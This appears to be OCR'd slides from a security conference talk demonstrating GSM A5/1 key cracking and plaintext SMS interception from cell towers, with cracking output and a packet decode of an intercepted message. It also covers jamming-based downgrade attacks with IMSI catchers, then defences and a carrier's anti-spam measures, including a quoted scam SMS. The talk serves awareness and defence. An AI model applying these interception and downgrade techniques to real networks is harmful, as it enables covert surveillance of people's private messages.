
DEMO

Cracking key, reading SMS from cell towers

YES!

Retrieving Encryption Key

Encryption Key (Kc) represents the 64-bit ciphering key utilized as a Session Key for encrypting data transmitted over the air channel.




```
blackhat@blackhat-101201: ~/Desktop/TESTING
Cracking #8 0100011010010100011001101100100000001111011101111100101001001010010001101101111101100000000011110010011110010100100
Cracking #9 0001010000010000101000101000010010110010101100011101101100011000100110101000000110000100101001001111010100111110100
Cracking #10 011001011110111101010101101110011101001100101101111010011000011101111111111000000111110001110101111000010000000001010
Cracking #11 100010101000111111110100001100101101110001000001100101101101101100001100111000001100110000000001010100100110100000 1
Cracking #12 010101001101110011111110011001100100010011110011010001001101001110000000110001001111000011001111101001000000000110
crack #3 took 9146 msec
Cracking #13 1011000100101110101111010011100111100001100111101100101100010110101001010001011111010100100100000000111010000111000
Cracking #14 0100111011110011001111101001101000000100100100010111001010101101010011000101101111011111111001010100011010110011100
Cracking #15 1001110010110000001000011111001011001100111010110101001101100001001010001111101000000000101001101010100110011000011 1
Cracking #16 0001000110010000001001000100100101110000001011111110100111001111010010110010100101100001101001011011101110110010110 1
Cracking #17 0000011001111010110111010010111010011100001101100101001100010000001010110100110110001110110000100001111111010001011 0
Cracking #18 1111100010000100101000100100100011000010001110010111001011000100110010001001110001001110100000011000010010000100000
crack #6 took 13220 msec
crack #4 took 15401 msec
crack #5 took 14623 msec
crack #8 took 12232 msec
Found potential key: FB0B69578F4D13BA @ 3
        Burst: 1011000100101110101111010011100111100001100111101100101100010110101001010001011111010100100100000000111010000111000
        Verifying found potential key using Technique #1
                Technique #1 Result: No matching KC for this key
crack #7 took 15230 msec
Found potential key: [illegible]482EFE2465AA9F1 @ 24
        Burst: 1001110010110000001000011111001011001100111010110101001101100001001010001111101000000000101001101010100110011000011 1
        Verifying found potential key using Technique #1
                Technique #1 Result: Found KC [ 42863ED650C6AD2D ]

Found a matching KC!
--------------------
42863ED650C6AD2D
--------------------
Successfully cracked...

blackhat@blackhat-101201:~/Desktop/TESTING$ 
```

Cracking took less than 20 Seconds!

Reading SMS

SMS in plaintext after using the Kc.



```
Terminal
Crackable packets captured! Generating bursts for cracki
----------------------------------------------------------
Message Type          : IMMEDIATE ASSIGNMENT
ARFCN                 : [redacted]
Temporary IMSI        : 0x0[redacted]
Timeslot Number       : 1
Sub-Slot Number       : 0
IA Frame Number       : 198[redacted]
[redacted] UHD

Using Burst File: [redacted]SIVE_INTERCE
Immediate Assignment at 198[redacted]
No cipher mode command was found.
```

```
Terminal
Developed by: HNCaga

--------+------------+------------+------------------+
#       | TMSI 1     | TMSI 2     | IMSI             |
--------+------------+------------+------------------+
```

```
Terminal
New burst file created: OUTPUT/12-28-23-17-20-05.34.BURS
Sniffer restarted because we have reached the capture fi
New burst file created: OUTPUT/12-28-23-17-21-52.34.BURS
Sniffer restarted because we have reached the capture fi
New burst file created: OUTPUT/12-28-23-17-23-39.34.BURS
```

```
Terminal
Top 3 Extracted SI Plaintexts:
----------------------------------------------------------
System Information Type 5       0501030349061[redacted]000
System Information Type 6       050103032d061[redacted]520
System Information Type 5ter    0501030349060[redacted]601

Top 3 Successful SI Plaintexts:
----------------------------------------------------------
```

```
Terminal

Decipherer v1.0
Created by: hncaga
```

```
Terminal
A8ABE4E4BA5[redacted]            1798[redacted]_1_A51_12-28-23-1
F23C9F6CCB7[redacted]            1913[redacted]_1_A51_12-28-23-1
DEE55942445[redacted]            1925[redacted]_1_A51_12-28-23-1

Total Key(s) Cracked: 16
```

```
Terminal
        Checking Key: D2A31CF33A[redacted] [Using A5/1 Encry
        Checking Key: CE44B027D7[redacted] [Using A5/1 Encry
        Checking Key: A7866CA0F4[redacted] [Using A5/1 Encryption]
        Checking Key: A8ABE4E4BA[redacted] [Using A5/1 Encryption]
        Checking Key: F23C9F6CCB[redacted] [Using A5/1 Encryption]
        Checking Key: DEE5594244[redacted] [Using A5/1 Encryption]
```

Filter: gsm_a.dtap

Hex value: 0f 04 2d

```
No.    Time               Source     Destination  Protocol  Length  GSM Frame Nu Info
613[redacted] [redacted]040  127.0...  127.0.0.1    LAPDm     81      185[redacted] I, N(R)=5, N(S)=3(DTAP) (RR) Assignment Command
620[redacted] [redacted]302  127.0...  127.0.0.1    LAPDm     81      163[redacted] U F, func=UA(DTAP) (RR) Paging Response
620[redacted] [redacted]968  127.0...  127.0.0.1    LAPDm     81      163[redacted] I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
62[redacted] [redacted]0735  127.0...  127.0.0.1    GSM SMS   81      163[redacted] I, N(R)=0, N(S)=2(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
62[redacted] [redacted]3688  127.0...  127.0.0.1    LAPDm     81      163[redacted] I, N(R)=2, N(S)=1(DTAP) (RR) Channel Release
623[redacted] [redacted]2113  127.0...  127.0.0.1    LAPDm     81      163[redacted] U F, func=UA(DTAP) (RR) Paging Response
```

```
▸ Frame 6210: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▸ User Datagram Protocol, Src Port: 42127, Dst Port: 4729
▸ GSM TAP Header, ARFCN: [redacted]    TS: 1, Channel: SDCCH/8 (4)
▸ Link Access Procedure, Channel Dm (LAPDm)
▾ GSM A-I/F DTAP - CP-DATA
  ▸ Protocol Discriminator: SMS messages (9)
    DTAP Short Message Service Message Type: CP-DATA (0x01)
  ▸ CP-User Data
▾ GSM A-I/F RP - RP-DATA (Network to MS)
    Message Type RP-DATA (Network to MS)
  ▸ RP-Message Reference
  ▸ RP-Originator Address - (6391700[redacted]
  ▸ RP-Destination Address
  ▸ RP-User Data
▾ GSM SMS TPDU (GSM 03.40) SMS-DELIVER
    0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
    .0.. .... = TP-UDHI: The TP UD field contains only the short message
    ..0. .... = TP-SRI: A status report shall not be returned to the SME
    .... 0... = TP-LP: The message has not been forwarded and is not a spawned message
    .... .1.. = TP-MMS: No more messages are waiting for the MS in this SC
    .... ..00 = TP-MTI: SMS-DELIVER (0)
  ▸ TP-Originating-Address - (639[redacted]
  ▸ TP-PID: 0
  ▸ TP-DCS: 0
  ▸ TP-Service-Centre-Time-Stamp
    TP-User-Data-Length: (19) depends on Data-Coding-Scheme
  ▾ TP-User-Data
      SMS text: Dto na ako Baba hon
```

Link Access Procedure, Channel Dm (LAPDm) (lapdm), 3 bytes

Packets: 6801 · Displayed: 341 (5.0%)

Profile: Default

```
-b OUTPUT/IA/
4B027D7[redacted]
nown

-b OUTPUT/IA/
4B027D7[redacted]

nown

8b 77 33 70
4c 14 35 cf
ff 00 00 00
00 0b 40 05
69 9b 6e eb
80 41 07 ff
33 03 55 c1
0c 91 36 29
2b 2b 2b 2b
1b e4 0e 83
30 56 94 3e
2b 2b 2b 2b
6c 79 ed 3a
06 d8 02 da
00 2b 2b 2b
06 a3 42 f9
21 f1 d8 44
5e f7 78 46
d6 a7 1e fa
17 17 a8 49
ok.sh
```

Why 2G?

- Weak Encryption
- Lack of Mutual Authentication
- No Integrity Protection
- Known Vulnerabilities
- Aging Technology

Attacks are only available on 2G?

I’m using 3G, 4G/LTE and 5G! Am I still Vulnerable?

Attacking 3G, 4G/LTE, 5G

Generating Noise

- Jamming frequencies other than 2G

- Mobile devices will use 2G when other options are unavailable

- Mobile devices are designed for Network Fallback (2G as a fallback to maintain communication)

Downgrade Attack

- IMSI Catcher for Higher Generations (Another equipment for 3G, 4G/LTE, 5G)

- Send deceptive signals to mobile devices, making them believe that higher-generation networks (3G, 4G/LTE, 5G) are not available in the area. This encourages the mobile devices to "fall back" to a lower-generation network, such as 2G, which may be less secure.

- Mobile devices are designed to follow network instructions and prioritize the best available network based on signal strength and other factors

DEMO

Downgrade Attack

How can we protect ourselves?

Do not click on suspicious or unverified links:
Avoid clicking on links or downloading files from sources that you do not trust or that seem suspicious.

Set your mobile network settings to use higher-generation networks and disable fallback to 2G (if your device allows it):
This is a good practice if you prioritize network security. However, not all devices or network providers allow users to disable network fallback, and in some cases, falling back to 2G might be necessary for connectivity in remote areas with limited coverage.

Mobile network providers should use stronger encryption in 2G, such as A5/3:
While it’s important for network providers to use strong encryption standards, it's typically beyond the control of individual users. Users should ensure their devices are updated to the latest security patches to benefit from encryption improvements made by the network provider.

Network providers should implement measures to detect rogue cell towers:
Network providers should employ advanced technologies and monitoring systems to detect and mitigate the presence of rogue cell towers or IMSI catchers.

That’s All Folks!

Thank you!

CELLULAR
ASSAULT
VILLAGE

SOC

Information Security and Data Privacy

Security Operations Center

Learn.Protect.Respond

Globe

ISDP Information Security and Data Privacy

Controls and Responses

Standard procedures for cyber threats are established at Globe.

Tailored responses are triggered based on the situation's severity and specific to SMS spoofing.


Security Response

- Automated Anti Spam SMS blocking
- Blocking of malicious URLs from being accessed using Globe network
- Removal of links or web addresses from all official SMS communications
- Sender ID Whitelisting

Awareness Campaigns and Advisories

- Digital Campaigns (Social Media, website, endorsers)
- SMS Advisories
- Press Release
- Employee Education (Snapcomms, Workplace)

Help Fight Scams in 3 easy Steps



Together, let's put a stop to spammers and scammers

#StopSPAM

to all Retailers!You earned 600/freeload From Globe Advisory claim your 600/points just dial *100*1*0905xxxxxxx*600*1*# then press call

We're all in this together.

We understand the inconvenience caused by every spam message and call you receive, which may leave you open to scams. That's exactly why we're now empowering you to easily report mobile numbers responsible for these types of messages and calls.

Together, let's #StopSPAM in 3 easy steps.

Learn how to spot spam or scam messages and calls

https://www.globe.com.ph/stop-spam

1. Upload screenshots of the SPAM or SCAM message
2. Fill In Required Details
3. Agree & submit